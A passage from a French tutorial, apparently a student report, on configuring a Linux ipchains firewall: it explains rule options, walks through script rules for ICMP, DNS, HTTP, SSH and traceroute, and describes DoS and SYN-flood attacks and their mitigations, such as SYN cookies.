Cette option permet de définir la policy d'une chaîne. Comme il est préférable d'interdire tout trafic par défaut et de définir les exceptions comme des règles dans les chaînes, la policy va être soit DENY ou REJECT.

```
ipchains –P input   DENY
ipchains –P output  REJECT
ipchains –P forward REJECT
```

Ainsi, nous interdisons tout trafic avec l'extérieur. Les autres machines n'auront pas de messages d'erreur lorsqu'ils nous envoient des paquets, mais nous aurons des messages d'erreurs quand nous essayons d'envoyer un paquet qui ne correspond à aucune règle de la chaîne output. La chaîne forward n'est pas utilisée dans mon firewall, car ma machine n'est pas responsable de la redirection de paquets à d'autres machines.

-A [<chaîne>]

Cette option ajoute une règle à la fin de la chaîne <chaîne>. Si aucune chaîne n'est spécifiée, la règle est ajoutée à la fin de toutes les chaînes. <chaîne> peut être une chaîne de protection prédéfinie - input, output ou forward - , mais aussi une chaîne définie par l'utilisateur.

-I [<chaîne>]

Cette option ajoute une règle au début de la chaîne `<chaîne>`. Si aucune chaîne n'est spécifiée, la règle est ajoutée au début de toutes les chaînes.

-i <interface>

Cette option spécifie l'interface pour laquelle la règle compte. Si aucune interface n'est spécifiée, la règle compte pour toutes les interfaces. Dans notre exemple, l'interface est presque toujours `eth0` ; elle spécifie donc la première (et la seule) carte ethernet connectée à l'ordinateur. D'autres noms peuvent être `eth1` (2e carte ethernet), `ppp0` (premier modem) ou `lo`. `lo` désigne `localhost` : c'est une interface virtuelle à travers laquelle on peut se connecter sur son propre ordinateur, même si aucun périphérique n'est installé qui permet la connexion à un autre ordinateur. Elle permet essentiellement à tester des applications distribuées et est aussi utilisée par `X-Window`, l'interface graphique de Linux. Des informations sur les interfaces actives peuvent être affichées par la commande `ifconfig` (c.f. page 58)

-p <protocole>

Cette option spécifie le protocole IP pour lequel la règle compte. Si cette option est omise, la règle compte pour tous les protocoles. `<protocole>` peut être `tcp`, `udp`, `icmp`, `all` et tous les noms et numéros de protocole définis dans le fichier `/etc/protocols`.

Si on veut que tous les paquets UDP qui entrent à travers l'interface `eth0` soient bloqués, on ajoute la règle suivante :

```
Ipchains -A input -i eth0 -p udp -j DENY
```

-j <policy>

Cette option décrit l'action à entreprendre par le noyau pour cette règle, c'est donc la police de cette règle. Des polices possibles sont ACCEPT, REJECT, et DENY. Pour la chaîne `forward`, la police MASQ (Masquerading) est aussi acceptée.

-s <adresse> [<port>]

Avec l'option `-s`, on peut spécifier l'adresse IP de l'émetteur. Si cette option est omise, toutes les adresses IP possibles sont concernées par cette règle. Si un (des) port(s) est (sont) spécifié(s), la règle ne compte que pour ce(s) port(s). Un port ne peut pas être spécifié sans adresse ; si on veut désigner un port pour toutes les adresses IP possibles, on utilisera comme adresse `any/0`, suivi du port en question. Un port est spécifié en donnant son numéro ou son nom symbolique et un groupe de ports peut être spécifié en donnant comme argument le port le plus bas et le port le plus haut séparés par deux points (`:`). Une plage d'adresses IP peut être spécifiée en donnant un masque à une adresse IP. Ce masque est un nombre entre 0 et 32 et donne le nombre de bits qui doivent être masqués. Ainsi, si on veut spécifier toutes les adresses possibles du réseau `193.168.74.*`, on écrira `193.168.74.0/24`. La plage d'adresses `192.168.24.0/22` désigne toutes les adresses IP entre `192.168.24.0` et `193.168.27.255`

```
192.168.24.0          11000000.10101000.00011000.00000000

192.168.27.255        11000000.10101000.00011011.11111111
```

Bit 1 Bit 22

La plage d'adresses `193.168.74.227/32` correspond donc à l'adresse IP `193.168.74.227` et la plage d'adresses `0.0.0.0/0`, qu'on peut encore écrire `any/0` désigne toutes les adresses IP.

Les adresses IP peuvent aussi être désignées par leur nom symbolique (`Hostname`) qui sera résolu par le service DNS. Les adresses symboliques peuvent seulement être utilisées pour les règles de la chaîne qui suivent les règles acceptants des transferts de paquets avec le serveur DNS. Dans mon script, je n'utiliserai pas les noms symboliques pour éviter ce problème.

Si nous voulons refuser tous les paquets tcp qui entrent par notre interface externe et dont l'adresse émettrice est 193.168.74.* et le port est le port n° 80, nous écrirons :

```
ipchains –A input –i eth0 –p tcp –s 193.168.74.0/24 80 –j DENY
```

-d <adresse> [<port>]

Avec cette option, on peut spécifier l'adresse et le port du destinataire.

Avec la règle suivante, on refuse tous les paquets qui seront envoyés vers l'adresse IP `208.255.131.193` , en plus, ces essais d'envoi de paquets sont enregistrés dans un fichier log du kernel (option `-l`):

```
ipchains –A output –i eth0 –d 208.255.131.193 –j DENY –l
```

-l

Cette option spécifie que chaque fois que cette règle correspond à un paquet, un message du type `kern` (pour Kernel) et de la priorité `info` (message informatif qui ne renvoie pas à un problème) est écrit dans le fichier `/var/log/messages`.

-y

Cette option peut seulement être utilisée pour les paquets TCP. Le bit SYN du paquet doit être mis, le bit ACK ne doit pas être mis pour que la règle puisse correspondre au paquet. Le paquet doit donc être le premier d'une connexion par le Three-Way Handshake.

Si nous voulons accepter l'initialisation de connexions TCP par notre machine avec des serveurs www (port 80), nous écrirons la règle :

```
ipchains -A output -i eth0 -p tcp -s 193.168.74.227 1024:65535 –d
any/0 80 -j ACCEPT
```

! –y

Le bit ACK dans le paquet TCP doit être mis, le bit SYN n'importe pas. Le paquet est donc soit une réponse dans l'établissement de la connexion par la procédure à trois mains, soit un paquet qui est transmis dans une connexion établie.

7. Exemples tirés du script

Après avoir présenté ipchains et ses options, passons maintenant à la pratique du filtrage de paquets. Dans ce chapitre, je vais présenter et commenter quelques règles de filtrage du script.

Règles générales

Les premières lignes du script sont des définitions de variables et leur initialisation. En fait, ce sont pour nous des constantes, comme par exemple :

```
IPADDR="193.168.74.227"             # mon adresse IP
    ou
CLASS_A="10.0.0.0/8"                # classe A: réseaux prives
```

Vu que le script est arrêté dès la première erreur de syntaxe, les règles les plus importantes, comme la définition de la policy, doivent se trouver en début du script. Aussi, je vais imprimer un message au début du script et un à la fin du script pour m'assurer que le script a effectivement été appelé et que tout le script a été parcouru.

Les premières règles de protection doivent vider toutes les chaînes de protection et définir la *policy* pour chaque chaîne :

```
# effacer les anciennes règles
ipchains -F

# policies par defaut
ipchains -P input   DENY
ipchains -P output  REJECT
ipchains -P forward REJECT
```

Mon ordinateur a deux interfaces : les interfaces `eth0` et `lo` (voir ifconfig, page 58).

- `eth0` représente l'interface externe : la carte Ethernet qui est connecté à Internet
- `lo` représente l'interface loopback : une interface virtuelle qui permet de se connecter à sa propre machine, même sans avoir d'interface externe. Les paquets qui sont adressés à l'adresse 127.0.0.1 (adresse loopback) ne passent donc jamais par l'interface externe.

Les paquets qui passent par l'interface virtuelle `lo` seront tous acceptés :

```
# pas de restrictions pour loopback
ipchains -A input  -i $LOOPBACK_INTERFACE -j ACCEPT
ipchains -A output -i $LOOPBACK_INTERFACE -j ACCEPT
```

Options du kernel

Ensuite, nous activons quelques options du *kernel* de Linux, par exemple refuser les paquets de redirection ICMP (ICMP-redirects). Un routeur qui constate qu'il y a un chemin plus court pour acheminer un paquet peut indiquer au routeur source du paquet que le chemin choisi n'est pas optimal. Il envoie un paquet ICMP-redirect à ce routeur et lui indique un nouveau routeur.

Si un attaquant peut modifier la table de routage d'un routeur, alors il peut indiquer au routeur de rediriger les paquets vers une machine qui va être déconnectée, ainsi ils n'arriveront jamais à leur destination. De nos jours, les ICMP-redirects ne sont pratiquement plus utilisés et nous les refusons dans notre script par les lignes suivantes :

```
# refuser les ICMP-Redirects
for f in /proc/sys/net/ipv4/conf/*/accept_redirects; do
    echo 0 > $f
done
```

Le routage des paquets par l'expéditeur était utilisé dans le temps pour donner à un paquet une liste d'adresses IP par lesquelles il devait passer. Cette option est rarement utilisée aujourd'hui et seul les routeurs décident du trajet qu'un paquet doit prendre. Son utilisation majeure sert de nos jours aux hackers de faire croire à un Firewall que le paquet vient d'une autre machine, par exemple d'une machine du réseau interne ou d'une autre machine à laquelle notre Firewall fait confiance, par exemple de notre ISP (Internet Service Provider).

Le routage des paquets par l'expéditeur est interdit par notre Firewall par une option du *kernel* que nous activons par les lignes suivantes :

```
# refuser les paquets routes par l'expéditeur
for f in /proc/sys/net/ipv4/conf/*/accept_source_route; do
    echo 0 > $f
done
```

Fausses adresses

Ensuite, il faut savoir que tous les paquets qui arrivent sur notre interface externe ne doivent pas venir (ou prétendre venir) de certaines adresses IP, dont :

- notre propre adresse IP : en fait, tous les paquets que nous envoyons à notre propre machine vont passer par l'interface virtuelle loopback et non pas par une interface externe. C'est aussi de cette façon que X-Windows (interface graphique de Linux) fonctionne.
- une suite d'adresses dans chaque classe de réseaux (classes A, B et C) qui sont réservées exclusivement à des réseaux locaux : ce sont les adresses allant
  - de 10.0.0.0 à 10.255.255.255,
  - de 172.16.0.0.0 à 172.31.255.255 et
  - de 192.168.0.0 à 192.168.255.255
- les adresses loopback qui ne doivent jamais traverser un réseau, mais qui sont destinées exclusivement à l'utilisation pour une machine de communiquer avec elle-même. Ce sont les adresses de 127.0.0.0 à 127.255.255.255. L'adresse 127.0.0.1 est mieux connue sous son nom symbolique : `localhost` qui utilise l'interface loopback : `lo`.
- les adresses réservées par l'IANA (Internet Assigned Numbers Authority). Ce sont des blocs d'adresses réservées par cette organisation. La liste complète de ces adresses peut être obtenue au site http://www.isi.edu/in-notes/iana/assignments/ipv4-address-space.
- l'adresse 0.0.0.0 : elle est utilisée si une machine ne peut pas savoir son adresse IP, comme les clients DHCP qui requièrent une adresse assignée dynamiquement auprès du serveur DHCP. Elle envoie alors un paquet sur le réseau dont l'adresse source est 0.0.0.0 est l'adresse destinataire 255.255.255.255. Ce paquet va alors arriver à toutes les interfaces du réseau et seul le serveur va communiquer l'adresse IP dynamique au client DHCP. Si un tel paquet est envoyé à travers Internet, alors l'objectif de l'émetteur est clair : il veut déterminer si la machine cible est une machine Unix utilisant le code relatif au net de BSD (sockets, …).

- l'adresse 255.255.255.255 : elle peut seulement figurer dans un paquet comme adresse destinataire et désigne toutes les interfaces du même réseau.
- les adresses multicast (classe D) : ces adresses peuvent également seulement figurer dans un paquet comme adresse destinataire. Elles sont utilisées pour des conférences et des transmissions audio/vidéo et ce sont les adresses de 224.0.0.0 à 239.255.255.255 (224.0.0.0/4).
- Les adresses réservées de la classe E : les adresses de 240.0.0.0 à 247.255.255.255 sont réservées pour des applications futures et expérimentales. Elles sont surtout utilisées par le militaire et le service secret américains.

Notre firewall va donc accepter divers types de paquets que nous définirons plus loin. Mais, en tout cas, ces paquets ne devront pas avoir comme adresse source une de celles mentionnées ci-dessus.

Pour refuser les paquets venant de notre propre adresse IP, nous écrirons :

```
ipchains -A input -i $EXTERNAL_INTERFACE -s $IPADDR -j DENY -l
```

où la variable `EXTERNAL_INTERFACE` contient le nom de l'interface externe - dans notre cas `eth0` – et la variable `IPADDR` notre adresse IP.

Nous refusons aussi les paquets dont une adresse est, par exemple, une adresse réservée de la classe A. Pour cela, nous devons définir 4 règles :

```
ipchains -A input  -i $EXTERNAL_INTERFACE -s $CLASS_A -j DENY
ipchains -A input  -i $EXTERNAL_INTERFACE -d $CLASS_A -j DENY
ipchains -A output -i $EXTERNAL_INTERFACE -s $CLASS_A -j DENY -l
ipchains -A output -i $EXTERNAL_INTERFACE -d $CLASS_A -j DENY -l
```

Ici, nous demandons aussi au kernel d'écrire un message dans le fichier `log` si nous utilisons une de ces adresses, soit comme adresse source, soit comme adresse de destination.

Messages ICMP

Les paquets ICMP sont souvent des messages d'erreur. Bon nombre d'entre eux ne doivent donc pas simplement être refusés par notre firewall. Les types de paquets ICMP suivants doivent être admis ; certains d'entre eux seulement dans certains cas.

Type	Nom	Description
0	echo-reply	réponse à un "ping"
3	destination-unreachable	le routeur ne peut pas transmettre le paquet
4	source-quench	demander de transmettre les paquets plus lentement à la machine qui nous envoie des paquets
8	echo-request	"ping" sortant
11	time-exceeded	la TTL (*Time-To-Live*) a été dépassée
12	parameter-problem	données non valables dans l'en-tête d'un paquet

Exemple : accepter la réception et l'émission de messages ICMP du type `source-quench` :

```
ipchains -A input  -i $EXTERNAL_INTERFACE -p icmp -s $ANYWHERE 4 -d
$IPADDR -j ACCEPT
ipchains -A output -i $EXTERNAL_INTERFACE -p icmp -s $IPADDR   4 -d
any/0   -j ACCEPT
```

Pour le type 3 (`destination-unreachable`), les règles sont un peu plus compliquées. En effet, ce type de paquets est retourné si quelqu'un veut se connecter à un service sur notre machine qui n'existe pas. Vu que les scanneurs de ports (exemple `nmap`, voir page 63) testent un grand nombre de ports s'ils sont ouverts ou non, ce type de paquets est renvoyé souvent si un *hacker* essaie de déterminer les vulnérabilités de notre machine. Pour lui rendre la vie moins facile et pour ne pas générer du trafic non nécessaire sur notre réseau, nous voudrions simplement bloquer tous les paquets ICMP du type 3.

Malheureusement, le sous-type `fragmentation-needed` du type `destination-unreachable` est parfois nécessaire pour déterminer la taille idéale des fragments de paquets. La performance de notre système pourrait se détériorer gravement si nous refusons ces paquets. L'émission de ce type de paquets doit donc être acceptée. Si nous voulons accepter `traceroute` (page 58) venant d'autres systèmes, nous devons aussi accepter l'émission du sous-type `port-unreachable`, ce que nous ne faisons d'ailleurs pas dans notre firewall.

Finalement, nous allons accepter tous les paquets ICMP du type 3 arrivants, tous ceux qui sont destinés à notre ISP et tous ceux du sous-type `fragmentation-needed`. Les autres, donc les paquets ICMP `destination-unreachable` sortants qui ne sont pas destinés à notre ISP et qui ne sont pas du sous-type `fragmentation-needed` sont rejetés par la *policy*.

```
ipchains -A input  -i $EXTERNAL_INTERFACE -p icmp -s $ANYWHERE  3 -d
$IPADDR   -j ACCEPT
ipchains -A output -i $EXTERNAL_INTERFACE -p icmp -s $IPADDR    3 -d
$MY_ISP   -j ACCEPT
ipchains -A output -i $EXTERNAL_INTERFACE -p icmp -s $IPADDR
fragmentation-needed -d $ANYWHERE -j ACCEPT
```

Les paquets ICMP du type 0 et 8 sont utilisés lors du `ping` (description de `ping` page 57). L'émission d'un paquet `ping` (type 8) engendre normalement l'émission d'un paquet `pong` (type 0) chez le destinataire. Vu que ces paquets peuvent être utilisés pour lancer des attaques de déni de service (c.f. `ping` de la mort, page 45), nous acceptons seulement que notre ISP peut nous *pinger*, mais nous pouvons *pinger* tout le monde. Les règles relatifs aux paquets ICMP du type 0 et 8 s'écrivent donc :

```
# nous pouvons pinger tout le monde
ipchains -A output -i $EXTERNAL_INTERFACE -p icmp -s $IPADDR    8 -d
$ANYWHERE -j ACCEPT
ipchains -A input  -i $EXTERNAL_INTERFACE -p icmp -s $ANYWHERE  0 -d
$IPADDR   -j ACCEPT
# seul notre ISP peut nous pinger
ipchains -A input  -i $EXTERNAL_INTERFACE -p icmp -s $MY_ISP    8 -d
$IPADDR   -j ACCEPT
ipchains -A output -i $EXTERNAL_INTERFACE -p icmp -s $IPADDR    0 -d
$MY_ISP   -j ACCEPT
```

Protection des services utilisant des ports non privilégiés

À part les services utilisant des ports privilégiés, il en existe d'autres qui utilisent des ports fixes non privilégiés. Ce sont surtout des services qui sont destinés au réseau local et ne devraient pas être accessibles de l'extérieur.

Nous rejetons des connexions à `Open-Windows` (port 2000) allant de notre machine vers l'extérieur. À cause de l'option `-y`, cette règle compte seulement pour l'établissement d'une connexion ; des connexions existantes vers un client externe utilisant par hasard le port 2000

ne sont pas affectées. Les connexions à notre port 2000 n'ont pas besoin d'être rejetés, car un `Open-Windows-Display-Manager` ne fait pas partie de Linux.

```
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp -y -s $IPADDR -d
$ANYWHERE $OPENWINDOWS_PORT -j REJECT
```

De la même façon, nous rejetons nos connexions à `Open-Windows` (ports 6000 à 6063). En plus, nous devons rejeter toutes les connexions à notre serveur X-Windows. Toutefois, nous pouvons continuer à l'utiliser localement sur notre machine, car l'interface `loopback` est alors utilisée.

```
# refuser la connexion a un x-serveur
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp -y -s $IPADDR -d
$ANYWHERE $XWINDOW_PORTS -j REJECT
# rejeter la connexion d'autrui a notre serveur
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp -y            -d
$IPADDR   $XWINDOW_PORTS -j DENY -l
```

NFS (Network File System, port UDP 2049) est utilisé sur un réseau local pour partager des répertoires. Vu que le protocole UDP ne connaît pas le principe de *connexion*, nous devons rejeter tous les paquets UDP destinés à notre port 2049.

```
ipchains -A input -i $EXTERNAL_INTERFACE -p udp -d $IPADDR $NFS_PORT -j
DENY -l
```

Services necessaries

Les services qui sont absolument nécessaires sont le service DNS (page 21) et le service `ident` ou `auth` qui est souvent utilisé pour l'authentification d'un utilisateur.

DNS

Ce service utilise par défaut le protocole UDP. Il y a cependant des cas rares ou l'information que le serveur DNS émet est trop grande pour un seul paquet UDP. Dans ce cas, la demande est refaite par une connexion TCP.

L'acceptation de requêtes DNS comme client est faite par les règles suivantes :

```
# DNS par UDP
ipchains -A output -i $EXTERNAL_INTERFACE -p udp -s $IPADDR
$UNPRIVPORTS -d $NAMESERVER 53 -j ACCEPT
ipchains -A input  -i $EXTERNAL_INTERFACE -p udp -s $NAMESERVER 53
            -d $IPADDR $UNPRIVPORTS -j ACCEPT

# cas où une connexion TCP est nécessaire
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp      -s $IPADDR
$UNPRIVPORTS -d $NAMESERVER 53 -j ACCEPT
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp ! -y -s $NAMESERVER 53
            -d $IPADDR $UNPRIVPORTS -j ACCEPT
```

Services TCP fréquents

Maintenant, il est temps d'admettre les services TCP que nous désirons utiliser, comme HTTP et SSH, par exemple.

HTTP (www)

Pour que nous puissions naviguer sur le World Wide Web, nous devons admettre les paquets sortants (connexion et autres paquets) vers des serveurs web et nous devons aussi accepter les

réponses que ces serveurs nous envoient. L'envoi de paquets au port 80 des serveurs web est admis par la première règle ci-dessous. La deuxième accepte les paquets venant du port 80 du serveur et dont le bit ACK est mis. Le serveur ne peut donc pas demander l'établissement d'une connexion. Dans le protocole `http` et dans la majorité des autres protocoles, c'est toujours le client qui demande la connexion.

```
# acces a des sites web comme client
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp      -s $IPADDR
$UNPRIVPORTS -d $ANYWHERE 80 -j ACCEPT
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp ! -y -s $ANYWHERE
80           -d $IPADDR $UNPRIVPORTS -j ACCEPT
```

SSL (Secure Socket Layer) est un protocole qui sert à crypter les messages transmis à travers Internet. Ce mécanisme est souvent utilisé par des sites web commerciaux, des sites de « Online-Banking », etc.

Pour admettre des connexions vers des serveurs `https` qui implémentent le protocole SSL, les règles sont quasi les mêmes, sauf que le numéro de port vaut 443 :

```
# https (ssl = Secure Socket Layer)
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp      -s $IPADDR
$UNPRIVPORTS -d $ANYWHERE 443 -j ACCEPT
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp ! -y -s $ANYWHERE
443          -d $IPADDR $UNPRIVPORTS -j ACCEPT
```

SSH

Secure SHell est un service qui donne un terminal virtuel à distance. Pour des raisons de sécurité, il doit remplacer les services moins sûrs comme `telnet`, `rlogin` et `rsh` qui permettent de faire la même chose.

Lors de la connexion d'un client, celui-ci demande l'établissement d'une connexion entre le port 22 du serveur et un port non privilégié du client. Une fois la connexion établie, elle est transmise du côté du client vers un port entre 1023 et 513 le port le plus grand qui est encore libre (entre 1023 et 513) est utilisé. Ce changement de port rend possible une deuxième authentification : l'authentification basée sur l'adresse IP ; la première authentification étant celle basée sur le nom d'utilisateur et le mot de passe.

Le nombre de règles se multiplie donc par deux, vu que nous devons accepter les connexions partantes des ports non privilégiés et des ports disons de 1020 à 1023. Ainsi, nous acceptons seulement 4 connexions SSH en parallèle.

```
# acces a des sites externes par ssh
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp      -s $IPADDR
$UNPRIVPORTS -d $ANYWHERE 22 -j ACCEPT
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp ! -y -s $ANYWHERE
22           -d $IPADDR $UNPRIVPORTS -j ACCEPT
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp      -s $IPADDR
$SSH_PORTS   -d $ANYWHERE 22 -j ACCEPT
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp ! -y -s $ANYWHERE
22           -d $IPADDR $SSH_PORTS -j ACCEPT
```

Pour admettre des connexions extérieures à notre serveur `ssh`, il suffit d'inverser les règles. Nous acceptons ainsi au plus 4 connexions en parallèle d'un seul client.

```
# acces a ce serveur par des clients externes
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp      -s $ANYWHERE
$UNPRIVPORTS -d $IPADDR 22 -j ACCEPT
```

```
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp ! -y -s $IPADDR
22           -d $ANYWHERE $UNPRIVPORTS -j ACCEPT
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp      -s $ANYWHERE
$SSH_PORTS   -d $IPADDR 22 -j ACCEPT
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp ! -y -s $IPADDR
22           -d $ANYWHERE $SSH_PORTS -j ACCEPT
```

Services UDP fréquents

Traceroute

C'est un service UDP qui produit volontairement des messages d'erreur ICMP. Le destinataire émet un paquet ICMP du type `destination-unreachable` (sous-type : `port-unreachable`) et les systèmes intermédiaires émettent des paquets ICMP du type `time-exceeded`. À partir de ces messages, traceroute est capable de déterminer le chemin qu'un paquet traverse d'une machine émettrice vers une autre machine.

Les ports utilisés normalement sont définis par ces deux constantes :

```
TRACEROUTE_SRC_PORTS="32769:65535"   # Traceroute: ports d'expedition
TRACEROUTE_DEST_PORTS="33434:33523"  # Traceroute: ports de destination
```

Pour que nous puissions effectuer des `traceroute`, nous devons accepter les paquets ICMP `destination-unreachable` et `time-exceeded` de n'importe quelle adresse, ce qui a en fait été fait. En plus, nous devons ajouter la règle suivante pour pouvoir émettre les paquets `traceroute` :

```
# envoi traceroute
ipchains -A output -i $EXTERNAL_INTERFACE -p udp -s $IPADDR
$TRACEROUTE_SRC_PORTS -d $ANYWHERE $TRACEROUTE_DEST_PORTS -j ACCEPT
```

traceroute est un service peu sûr et peut être utilisé pour attaquer d'autres services UDP. Pour cette raison, nous acceptons seulement les `traceroute` arrivants dont l'adresse source est celle de notre ISP :

```
# traceroute arrivant de mon ISP
ipchains -A input  -i $EXTERNAL_INTERFACE -p udp -s $MY_ISP
$TRACEROUTE_SRC_PORTS -d $IPADDR $TRACEROUTE_DEST_PORTS -j ACCEPT
```

Installation du firewall

Le propriétaire du script doit être le *superviseur*. Idéalement, les autres ne peuvent même pas lire le script.

```
chown root.root /etc/rc.d/rc.firewall
chmod u=rwx,go-rwx /etc/rc.d/rc.firewall
```

Pour initialiser le firewall manuellement, il suffit de lancer le script qui s'appelle dans notre cas `/etc/rc.d/rc.firewall` sur la ligne de commande.

Pour l'initialiser automatiquement, je vais présenter 2 méthodes :

1. Adresse IP statique

Si vous possédez une adresse IP statique, comme c'est le cas des machines au Centre Universitaire l'installation est très simple. Il suffit de choisir un script qui est lancé lors du démarrage de la machine et appeler notre script dans celui-ci. Il suffit donc d'ajouter la ligne suivante à la fin du script `/etc/rc.d/rc.local` :

```
sh /etc/rc.d/rc.firewall
```

2. Connexion PPP

Les utilisateurs qui se connectent à Internet par modem et RNIS (Réseau Numérique à Intégration de Services ou ISDN) ne peuvent pas lancer le script au démarrage de l'ordinateur, mais seulement lors de leur connexion à Internet après avoir obtenu leur adresse IP.

Le script `/etc/ppp/ip-up.local` est lancé juste après que la connexion à Internet ait été établie. Ce script a comme 4e paramètre l'adresse IP. Notre adresse IP ne doit pas être définie explicitement dans notre script. Nous l'obtenons par un paramètre :

```
IPADDR=$1
```

La ligne suivante qui appelle notre script sera ajouté à la fin du script `/etc/ppp/ip-up.local` :

```
/etc/rc.d/rc.firewall $4
```

Malheureusement, il y aura un bref instant où la connexion à Internet aura été établie, mais où notre script n'aura pas encore été exécuté. Nous allons donc refuser tous les paquets dès le démarrage de l'ordinateur, sauf ceux qui sont destinés à l'interface `loopback` et ajouter les règles suivantes à la fin du script `/etc/rc.d/rc.local` :

```
ipchains -P input   DENY
ipchains -P output  DENY
ipchains -P forward DENY
ipchains -A input  -i lo -j ACCEPT
ipchains -A output -i lo -j ACCEPT
```

8. Attaques fréquentes et les solutions possibles

Denial of Service (DoS)

Synthèse des articles « Denial of Service Attacks », « TCP SYN Flooding and IP Spoofing Attacks », « UDP Port Denial-of-Service Attack » et « Email Bombing and Spamming »

Introduction

Les attaques par déni de service ou refus de service sont des attaques d'une personne malintentionnée vers un réseau ou un serveur qui ont pour but de paralyser temporairement ou de rendre inactif pour un certain temps des serveurs ou des réseaux entiers. Mais des machines individuelles sont aussi souvent l'objet d'une telle attaque. En fait, chaque machine connectée à Internet et utilisant le protocole TCP/IP peut en être victime si la machine n'est pas protégée contre les attaques de DoS. Ces attaques sont très fréquentes à l'heure actuelle. Yahoo, Ebay, Amazon, Hotmail et eTrade en sont seulement quelques victimes cette année.

Effets

Les effets de telles attaques peuvent être très variées.

- - « inondation » d'un réseau : la connexion à Internet est bloquée
- - perturbation de la connexion entre deux machines
- - empêchement à un utilisateur d'utiliser un service
- - perturbation d'un service à un système ou une personne

Les attaques DoS peuvent donc rendre inutilisable un ordinateur ou un réseau local. Ces effets peuvent être très dangereux, surtout pour les firmes utilisant le commerce électronique. Ces attaques résultent fréquemment dans une perte importante de temps et d'argent.

Quelques types d'attaques par déni de service sont très effectifs parce qu'ils sont asymétriques : un utilisateur avec une connexion modem peut nuire gravement à un système beaucoup plus rapide et sophistiqué. Ce « faible » utilisateur peut, par exemple, inciter un grand nombre de sources à envoyer constamment des paquets à la victime qui se verra surchargée.

Types d'attaque

- consommation de ressources rares, limitées ou non renouvelables
- destruction ou modification d'informations de configuration
- destruction physique ou modification de composantes du réseau

A. Consommation de ressources rares

1. Connexion au réseau

Ce sont les attaques les plus fréquentes. Les serveurs ou les réseaux locaux ne pourront plus communiquer sur Internet.

Exemple : le TCP SYN-Flooding

Ce type d'attaque crée chez le serveur attaqué un grand nombre de connexions semi-ouvertes. L'attaquant bombarde le serveur avec des paquets IP dont l'adresse IP de l'expéditeur est probablement falsifiée et dont le flag SYN est mis. Le serveur répond avec un paquet IP adressé à l'expéditeur du paquet précédent (qui peut exister ou pas) avec le flag SYN-ACK mis et attend un paquet IP avec le flag ACK, qui n'arrive probablement jamais. La structure

de données qui contient les connexions et leur état est un tableau non agrandissable, le nombre de connexions à une machine est donc limité. Ce tableau sera nécessairement saturé à un moment donné et les connexions normales ne pourront plus se faire. Le serveur est disponible de nouveau quand les premières connexions semi-ouvertes sont clôturées. Ceci est fait après le time-out des connexions semi-ouvertes, qui peut différer selon les différents systèmes d'exploitation et même selon les différentes versions d'un même système d'exploitation. L'attaquant peut alors créer de nouveau des connexions semi-ouvertes pour paralyser le système.

Dans la majorité des cas, le système attaqué ne se rend même pas compte qu'il est attaqué. Ce sont les clients normaux qui en soufrent, car leur connexion ne peut pas se faire et ils perdent confiance dans le site. Dans d'autres cas, le serveur peut crasher ou sa mémoire peut se voir saturée.

Il est très difficile de donner une solution pour les attaques utilisant des paquets IP truqués. Il faut néanmoins prévoir dans le filtrage des paquets que tous les paquets venant d'adresses IP interdits (venant d'adresses réservées) soient rejetées.
Le kernel de Linux utilise une autre solution : il traite les connexions normalement jusqu'à ce que la queue devient presque pleine. Lorsque le serveur reçoit alors un paquet dont le flag SYN est mis, il répond avec un cookie SYN[2] (qui n'est pas sauvegardé) et efface le paquet SYN de la queue. Le client, s'il existe, répond alors avec un SYN et le serveur est sûr que ce client existe. Si l'attaquant n'a pas falsifié l'adresse de l'expéditeur, il va être impossible pour lui de remplir la queue en répondant continûment aux cookies.

Cette méthode de protection est activée dans notre script par la ligne :

```
echo 1 >/proc/sys/net/ipv4/tcp_syncookies
```

2. Utilisant nos propres ressources contre nous

Ceci constitue typiquement une attaque de DoS utilisant des ports UDP. Si une connexion est établie entre deux services UDP qui produisent tous les deux beaucoup de sorties, il y aura beaucoup de trafic sur le réseau et cela peut conduire à une attaque de déni de service.

Exemple : un intrus, en utilisant des paquets UDP truqués, peut connecter le service `echo` d'une machine d'un réseau au service `chargen` d'une autre machine (`chargen` est un service qui génère des séquences de caractères quand il reçoit des paquets et `echo` envoie l'information qu'il reçoit à son expéditeur). Ceci mène à un trafic important sur le réseau qui consomme beaucoup de bande passante et la connexion Internet de ce réseau peut en être une victime.

Les services `echo` et `chargen` ne servent pas à grand-chose. À l'origine, ils avaient été imaginés pour tester la communication à travers un réseau. Ils devraient être rendus inactifs, comme la majorité des services de `inetd` (ou `xinetd`). Pour ça, il faut éditer des fichiers qui se trouvent généralement dans le dossier `/etc` : le fichier `inetd.conf` (respectivement

[2] Un cookie SYN est un paquet transmis au client dont les bits SYN et ACK sont mis. Le numéro d'accusé de réception (n° de séquence ACK) est calculé à partir des adresses IP émettrice et destinataire, les ports source et destinataire, du numéro de séquence, d'un compteur temporel qui augmente toutes les 64 secondes, etc. Le serveur ne garde aucune trace de ce paquet. Les paquets arrivant d'un client normal sont des paquets ACK dont le numéro de séquence doit être le même que le numéro d'accusé de réception du cookie SYN. Pour vérifier cela, il recalcule simplement ce nombre. S'il n'y a pas d'équivalence, le serveur recalcule encore une fois ce nombre en utilisant la valeur du compteur temporel moins un. Le client a donc en moyenne environ une minute et demie pour envoyer son paquet ACK.

`xinetd.conf` et les fichiers du dossier `xinetd.d`). Le coupe-feu doit aussi filtrer tous les paquets qui s'adressent à des ports UDP en dessous de 900, excepté le service DNS (port 53).

Comme dans les règles du firewall, tous les paquets sont refusés par défaut, il suffit d'accepter explicitement les paquets du port 53 (DNS) entrants et sortants et qui sont échangés avec le Nameserver, dont on peut obtenir l'adresse en consultant la configuration du réseau. Le port sur notre machine qui demande le service DNS au Nameserver doit aussi toujours être un port non privilégié.

```
ipchains -A output -i eth0 -p udp -s $IPADDR $UNPRIVPORTS -d
$NAMESERVER 53 -j ACCEPT

